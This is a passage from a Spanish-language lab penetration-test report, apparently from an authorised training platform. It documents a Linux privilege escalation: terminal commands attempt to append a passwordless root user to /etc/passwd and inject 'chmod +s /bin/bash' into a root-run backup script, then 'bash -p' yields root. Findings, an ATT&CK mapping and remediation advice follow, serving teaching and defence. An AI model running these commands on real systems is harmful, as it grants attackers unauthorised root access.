student@658cc71ed7ef:~$ echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
-bash: /etc/passwd: Permission denied
student@658cc71ed7ef:~$ echo 'chmod +s /bin/bash' >> /usr/local/bin/backup.sh
student@658cc71ed7ef:~$ echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
-bash: /etc/passwd: Permission denied
student@658cc71ed7ef:~$ echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh
student@658cc71ed7ef:~$ echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
-bash: /etc/passwd: Permission denied
student@658cc71ed7ef:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
# System background task
chmod +s /bin/bash
chmod +s /bin/bash
student@658cc71ed7ef:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1298416 Mar  8  2026 /bin/bash
student@658cc71ed7ef:~$
```

Uso de `sysowner` sobre `backup.sh` e inyección de `chmod +s /bin/bash`. Resultado: `-rwsr-sr-x root root /bin/bash`.

5 Compromiso total y objetivos

Con `/bin/bash` ya con el bit SUID de root, `bash -p` abre una shell que conserva el UID efectivo 0. `whoami` confirma **root** y se puede leer `/root/root.txt`.

EVIDENCIA 13 — Root conseguido, ambas flags y laboratorio completado — whoami → root



Panel de la plataforma (izq.) confirmando ambas flags y «¡LABORATORIO COMPLETADO!»; sesión como root leyendo `root.txt` (dcha.).

> **Flag de root:** `Capabilities{e1_h3r3d3r0_backup}` — validada. Tiempo total: **0h 25m 59s**. XP: 1 punto.

Resumen de la cadena de ataque

#	Acción	Técnica	MITRE ATT&CK
1	Escaneo de puertos	Descubrimiento de servicios con Nmap	T1046 — Network Service Discovery
2	Enumeración web	Directory listing + fuzzing	T1083 — File and Directory Discovery
3	Acceso inicial	Clave SSH privada filtrada	T1552.004 — Unsecured Credentials: Private Keys
4	Enumeración local	SUID + Linux capabilities	T1548 — Abuse Elevation Control Mechanism
5	Escalada a root	Abuso de `cap_chown` sobre tarea de root	T1548.001 — Setuid and Setgid

6 Hallazgos detallados y remediación

H-01 · Clave privada SSH expuesta en el servicio web CRÍTICA

Descripción	El «Internal File Share» (8080) tiene el listado de directorios activado y sirve una clave privada SSH sin cifrar (`.old/key.private`), reutilizable para autenticarse como `student` .
Impacto	Acceso remoto directo al sistema sin necesidad de contraseña.
Remediación	Desactivar el directory listing; no almacenar nunca claves privadas en rutas servidas por web; rotar/revocar la clave comprometida; restringir el servicio a la red interna; exigir passphrase en las claves SSH.

H-02 · Capability `cap_chown` en binario personalizado CRÍTICA

Descripción	`/usr/bin/sysowner` tiene `cap_chown=ep` , permitiendo a cualquier usuario cambiar el propietario de archivos arbitrarios y, con ello, escalar a root a través de un script ejecutado por root.
Impacto	Escalada total de privilegios (de `student` a `root`).
Remediación	Eliminar la capability (`setcap -r /usr/bin/sysowner`); aplicar el principio de mínimo privilegio; evitar capabilities potentes en binarios de propósito general; si el binario es necesario, limitar estrictamente qué rutas puede tocar.

H-03 · Credenciales y rutas en `.bash_history_bak` ALTA

Descripción	Un respaldo del historial de shell expone comandos, rutas internas (`/opt/dev_temp/project_v2/.old/`) y la pista de la clave.
Remediación	No publicar ficheros de historial; limpiar material sensible de los backups; auditar qué se expone antes de publicar un directorio.

H-04 · Ficheros de respaldo públicos MEDIA

Descripción	`.old/` , `config.bak` y capturas de red (`network_capture.pcap`) accesibles sin autenticación.
Remediación	Requerir autenticación en el portal; retirar ficheros temporales y de respaldo de las rutas públicas.

7 Conclusiones

El compromiso total de «El Heredero» no dependió de ninguna vulnerabilidad compleja, sino de **dos errores de configuración muy comunes en entornos reales**: exponer secretos (una clave SSH) en un servicio accesible y asignar privilegios excesivos (una capability peligrosa) a un binario. La lección práctica es doble: por un lado, **nunca servir material sensible desde la web ni dejar listados de directorio abiertos**; por

otro, **auditar periódicamente SUID y capabilities**, ya que son vías de escalada silenciosas que un escaneo de puertos no detecta.

Ambos hallazgos tienen remediación inmediata y de bajo coste. Corregidos, la cadena de ataque documentada en este informe deja de ser viable.

— Fin del informe —

Documento confidencial · Laboratorio de prácticas autorizado (Whoami-Labs) · 25 de octubre de 2026